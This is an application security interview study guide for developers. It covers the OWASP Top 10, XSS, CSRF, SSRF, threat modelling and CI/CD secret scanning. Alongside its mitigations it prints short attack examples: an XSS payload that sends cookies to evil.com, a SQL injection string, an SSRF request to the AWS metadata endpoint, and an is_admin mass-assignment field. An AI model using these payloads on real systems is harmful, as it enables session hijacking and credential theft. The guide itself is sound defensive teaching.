

APPSEC INTERVIEW MASTERY

Developer Transition Guide

Zero-to-Hero: Vulnerabilities • Architecture • Threat Modeling • CI/CD

⚡ High-Stress Memory Hacks

- **THE "FOUR GATES" (Architecture):** 1. Local (Dev) → 2. Repo (Git) → 3. CI/CD (Pipeline) → 4. Runtime (Cloud).
- **THE "OH NO" PROTOCOL (Incidents):** 1. Revoke/Invalidate → 2. Rotate → 3. Investigate. (Never just `git revert`).
- **THE CORE MINDSET:** Never trust client input. Validate on the backend. Deny by default. Contextually escape output.

Section 1: The "Tricky" Interview Traps

Trap 1: JWT Storage

Concept: Developers often store JSON Web Tokens in `localStorage` or `sessionStorage` for convenience.

Risk & Impact: `localStorage` is readable by JavaScript, making it completely vulnerable to XSS. If an attacker injects JS, they steal the JWT and hijack the session.

Developer Example: `localStorage.setItem('token', jwt_token);`

Mitigation & Fix: Store JWTs in an `HttpOnly`, `Secure`, `SameSite=Strict` cookie. This prevents JS access (stops XSS) and prevents cross-origin sending (stops CSRF).

Trap 2: Framework Security (React/Angular)

Concept: Believing modern frontend frameworks automatically make XSS impossible.

Risk & Impact: Frameworks prevent basic injection, but XSS still happens via dangerous API usage or Server-Side Rendering (SSR) hydration flaws.

Developer Example: Using `dangerouslySetInnerHTML={{ __html: userInput }}` or rendering user-provided `javascript:` URLs in `href` tags.

Mitigation & Fix: Never bypass framework protections. Sanitize HTML with libraries like `DOMPurify` before injecting it.

Trap 3: Frontend vs. Backend Validation

Concept: Relying on frontend form validation (e.g., HTML5 `pattern` or JS regex) for security.

Risk & Impact: Attackers use tools like Burp Suite or Postman to bypass the UI entirely, injecting malicious payloads directly into the API.

Developer Example: A Node.js backend that saves whatever data it receives because "the React form already validated the email."

Mitigation & Fix: Frontend validation is purely for User Experience. Always enforce strict validation and sanitization on the backend.

Trap 4: CORS Wildcards

Concept: "Fixing" Cross-Origin Resource Sharing (CORS) errors by setting a wildcard policy.

Risk & Impact: A wildcard allows any malicious website to send authenticated requests and read sensitive responses from your API.

Developer Example: `Access-Control-Allow-Origin: *` coupled with `Access-Control-Allow-Credentials: true`.

Mitigation & Fix: Always use a strict server-side allow-list of authorized frontend domains.

Section 2: The FULL OWASP Top 10 Deep Dive

Rank	2017 Category	2021 Category	2025 Focus (Projected/Draft)
A01	Injection	Broken Access Control	Broken Access Control
A02	Broken Auth	Cryptographic Failures	Security Misconfiguration
A03	Data Exposure	Injection	Software Supply Chain Failures
A04	XXE	Insecure Design	Cryptographic Failures
A05	Broken Access	Security Misconfig	Injection
A06	Security Misconfig	Vulnerable Components	Insecure Design
A07	XSS	Auth Failures	Authentication Failures
A08	Insecure Deserialization	Software/Data Integrity	Software/Data Integrity Failures
A09	Using Known Vulns	Logging & Monitoring	Security Logging & Alerting
A10	Insufficient Logging	SSRF	SSRF / Mishandling Exceptions

A01: Broken Access Control (IDOR)

Concept: Failing to verify what a logged-in user is allowed to do (Authorization failure).

Risk & Impact: Massive data breaches, unauthorized modifications, or complete account takeovers.

Developer Example: A user changes their URL to `/api/get_invoice/6` to view another user's invoice.

Mitigation & Fix: Enforce strict backend checks: `if (data.owner_id == currentUser.id)`. Apply Principle of Least Privilege and use UUIDs instead of sequential IDs.

A02: Security Misconfiguration

Concept: Failing to securely configure application servers, frameworks, databases, or cloud environments.

Risk & Impact: System compromise, data exposure via open cloud storage, or information leakage via stack traces.

Developer Example: Leaving `DEBUG = True` in a production Django app, exposing full stack traces to users on crashes.

Mitigation & Fix: Implement Infrastructure as Code (IaC) scanning. Disable default accounts. Catch exceptions globally and return generic UI errors.

A03: Software Supply Chain Failures (Vulnerable Components)

Concept: Relying on third-party libraries that contain malware or publicly known CVEs.

Risk & Impact: Complete server compromise via automated scripts searching for known "holes" (e.g., the Log4j vulnerability).

Developer Example: Using an outdated version of `jQuery` or `express` with an unpatched remote code execution flaw.

Mitigation & Fix: Use Software Composition Analysis (SCA) tools (e.g., `npm audit`, Snyk) in the CI/CD pipeline. Maintain an SBOM (Software Bill of Materials).

A04: Cryptographic Failures

Concept: Mishandling sensitive data in transit or at rest.

Risk & Impact: Mass credential exposure and man-in-the-middle (MitM) data theft.

Developer Example: Storing user passwords in the database using fast, weak hashes like MD5 or SHA1 without a salt.

Mitigation & Fix: Enforce TLS 1.2+ (HTTPS) everywhere. Store passwords using slow, adaptive hashes (Argon2, bcrypt) with unique salts. Never roll your own cryptography.

A05: Injection (SQLi)

Concept: Untrusted user data alters the execution of a command or query.

Risk & Impact: Unauthorized access to the entire database, data deletion, or remote command execution.

Developer Example: `SELECT * FROM users WHERE username = '${userInput}'`. An attacker enters `admin' OR '1'='1`.

Mitigation & Fix: Always use Parameterized Queries (Prepared Statements) or secure ORM functions. Strictly validate input via allow-lists.

A06: Insecure Design

Concept: Flaws in business logic or architectural security that coding perfectly cannot fix.

Risk & Impact: Attackers exploiting the intended workflow for malicious purposes (e.g., spamming, bypassing paywalls).

Developer Example: Missing rate-limiting on a "Forgot Password" endpoint, allowing attackers to spam users endlessly.

Mitigation & Fix: "Shift Left." Perform Threat Modeling (STRIDE) during planning. Implement secure design patterns by default.

A07: Identification and Authentication Failures

Concept: Weak login mechanisms, predictable session IDs, or lacking protections against brute force.

Risk & Impact: Credential stuffing attacks succeed, leading to unauthorized account access.

Developer Example: Allowing passwords like "password123" and failing to rotate session IDs after a user logs in.

Mitigation & Fix: Enforce Multi-Factor Authentication (MFA), strict rate-limiting, and password complexity rules. Rotate session IDs on login.

A08: Software and Data Integrity Failures

Concept: Trusting unverified updates, insecure CI/CD pipelines, or insecure deserialization.

Risk & Impact: Supply chain attacks or Remote Code Execution (RCE) via malicious serialized objects.

Developer Example: Using Java's `ObjectInputStream.readObject()` on untrusted data streams, executing arbitrary classes.

Mitigation & Fix: Use digital signatures to verify updates/commits. Secure CI/CD pipelines. Avoid serializing sensitive state or use safe formats like JSON.

A09: Security Logging and Monitoring Failures

Concept: Failing to log critical events or alert security teams during an ongoing attack.

Risk & Impact: Attackers gain months of "dwell time" inside the network without detection.

Developer Example: Logging application errors but not logging failed login attempts or high-value financial transactions.

Mitigation & Fix: Log all auth failures and critical transactions. Forward logs to a SIEM system to trigger real-time alerts.

A10: Server-Side Request Forgery (SSRF) & Mishandled Exceptions

Concept: An application fetches a remote resource based on unvalidated user input.

Risk & Impact: Attackers use the server as a proxy to access internal networks, steal cloud metadata credentials, or bypass firewalls.

Developer Example: A "fetch image via URL" feature allows an attacker to input `http://169.254.169.254/latest/meta-data/` to steal AWS IAM keys.

Mitigation & Fix: Enforce strict URL allow-lists. Segment internal networks. Disable HTTP redirections on server-side HTTP clients.

Section 3: General Web Application Vulnerabilities

Cross-Site Scripting (XSS)

Concept: Injecting malicious JavaScript into a site that executes in a victim's browser.

Risk & Impact: Session hijacking, defacement, or redirecting users to malicious sites.

Developer Example: A profile page displays a user's bio directly to the DOM:

```
<script>fetch('//evil.com?cookie='+document.cookie)</script> .
```

Mitigation & Fix: Context-aware output encoding. Implement a strong Content Security Policy (CSP).

Cross-Site Request Forgery (CSRF)

Concept: Tricking a logged-in user's browser into executing unwanted actions on your application.

Risk & Impact: Unintended actions performed on behalf of the user (e.g., changing passwords, transferring funds).

Developer Example: An attacker sends an invisible form that submits to `bank.com/transfer` while the user is logged into their bank.

Mitigation & Fix: Use Anti-CSRF Tokens for state-changing requests. Set Cookie attributes to `SameSite=Lax` or `Strict`.

Open Redirect

Concept: An application uses unvalidated user input to redirect the user to a different URL.

Risk & Impact: Facilitates highly convincing phishing attacks by leveraging your legitimate domain's reputation.

Developer Example: `example.com/login?goto=https://evil-phish.com`. After login, the user is redirected to the fake site.

Mitigation & Fix: Avoid redirects based on user input. Use a server-side allow-list of authorized redirect paths.

Business Logic Flaws

Concept: Exploiting legitimate app workflows by manipulating inputs in unexpected ways.

Risk & Impact: Financial loss, bypassing paywalls, or circumventing security workflows.

Developer Example: A developer assumes users complete Step 1 → Step 2 (Payment) → Step 3. An attacker forces a request directly to Step 3.

Mitigation & Fix: Maintain server-side state of user progress. Never trust client-side data for prices or quantities.

Race Conditions (TOCTOU)

Concept: Time-Of-Check to Time-Of-Use flaw where simultaneous requests alter shared state concurrently.

Risk & Impact: Financial theft, bypassing rate limits, or "double-spending."

Developer Example: A user clicks "Redeem \$10" 50 times simultaneously. The server checks the balance 50 times before deducting, paying out \$500.

Mitigation & Fix: Use atomic Database operations. Implement pessimistic row-level locking (`SELECT ... FOR UPDATE`) or distributed mutexes.

Mass Assignment (Over-posting)

Concept: A framework automatically binds an incoming JSON payload to a database model without filtering.

Risk & Impact: Privilege escalation or modification of protected database fields.

Developer Example: `User.update(request_body)` . An attacker adds `"is_admin": true` to their profile update JSON.

Mitigation & Fix: Use Data Transfer Objects (DTOs). Explicitly define allow-lists for updateable fields.

Subdomain Takeover

Concept: An active DNS record points to a deleted third-party service (like GitHub Pages or S3).

Risk & Impact: An attacker registers the deleted service, hosting malicious content on your trusted subdomain to steal cookies.

Developer Example: `marketing.example.com` points to a deleted GitHub repo. An attacker recreates the repo with the exact name.

Mitigation & Fix: Regularly audit DNS records. Implement strict DNS hygiene and delete dangling records when decommissioning services.

Section 4: Visuals & Memory Aids

SAST vs DAST vs SCA in the CI/CD Pipeline

Tool Type	What it is	Pros	Cons	Where it fits in CI/CD
SAST (Static App Sec Testing)	Analyzes source code line-by-line without executing it.	Finds exact line of vulnerability; run early in dev cycle.	High false-positive rate; cannot detect runtime issues.	Pre-commit, Pull Request checks, early CI pipeline.
DAST (Dynamic App Sec Testing)	Interacts with the running application from the outside (Black-box).	Low false positives; tests actual exploitable runtime flaws.	Slow; run late in SDLC; doesn't point to exact code line.	Staging environment, post-deployment testing.
SCA (Software Composition Analysis)	Scans open-source dependencies and third-party libraries.	Catches known CVEs fast; maps license compliance.	Only flags known vulnerabilities; ignores custom code.	Build phase, CI pipeline, continuous repo scanning.


The Three Types of XSS

XSS Type	Mechanism	Persistence	Primary Mitigation
Stored (Persistent)	Payload is saved in the database and served to future visitors.	High (Affects many users automatically).	Output encoding before rendering DB data.
Reflected (Non-Persistent)	Payload is embedded in the URL and reflected back immediately by the server.	Low (Requires tricking victim into clicking link).	Strict input validation & Contextual output encoding.
DOM-Based	Payload alters the Document Object Model via client-side JavaScript (no server involvement).	Variable.	Use safe sinks (<code>textContent</code> instead of <code>innerHTML</code>).

SSRF Attack Execution Flow

Architectural Threat: SSRF

When user input dictates where the backend server makes a request.



STRIDE Threat Modeling Methodology

Threat	Property Violated	Definition & Example	Standard Mitigation
Spoofing	Authentication	Pretending to be someone else (e.g., stealing a session cookie).	Strong AuthN, MFA, secure session management.
Tampering	Integrity	Modifying data in transit or at rest (e.g., altering a price API).	TLS, Digital Signatures, server-side validation.
Repudiation	Non-Repudiation	Claiming "I didn't do it" without proof otherwise (e.g., deleting logs).	Tamper-proof audit logging and alerting.
Information Disclosure	Confidentiality	Exposing sensitive data (e.g., leaking DB credentials on GitHub).	Encryption (rest/transit), Secret Management.
Denial of Service	Availability	Crashing the system or exhausting resources (e.g., Botnet attack).	Rate limiting, Web Application Firewalls (WAF).
Elevation of Privilege	Authorization	Gaining higher clearance (e.g., standard user exploiting IDOR to admin).	Principle of Least Privilege, strict AuthZ checks.

Section 5: Interview Talk-Through (Secret Management)

Scenario Prompt:

"Ensure 100+ developers never check AWS keys into GitHub. What layers of defense would you implement?"

The "Defense in Depth" Approach: Never rely on a single control. We implement the "Four Gates":

Gate 1: The Local Machine (Prevention)

Action: Enforce Pre-commit Hooks (e.g., `git-secrets`, `TruffleHog`, `Talisman`).

Mechanism: Intercepts the commit locally. If a secret regex is matched, the commit outright fails before the code ever leaves the developer's laptop.

Gate 2: The Repository (Gatekeeper)

Action: Enable Native Repository Protections (e.g., GitHub Advanced Security Push Protection).

Mechanism: Synchronously scans the push in real-time. If an active or recognizable token is found in the payload, GitHub outright rejects the `git push`.

Gate 3: CI/CD Pipeline (Detection)

Action: Add continuous scanning to the pipeline (e.g., Checkov, Gitleaks).

Mechanism: Scans all source code and Infrastructure as Code (Terraform/CloudFormation). If hardcoded secrets bypass local hooks, the CI/CD build fails, blocking deployment.

Gate 4: Runtime Environment (Fail-safe)

Action: Mandate the use of a Secret Manager (AWS Secrets Manager, HashiCorp Vault).

Mechanism: Ensure applications are architected to only contain "references" (ARNs) in their code or environment variables. The application fetches the actual, rotated secrets via API at runtime.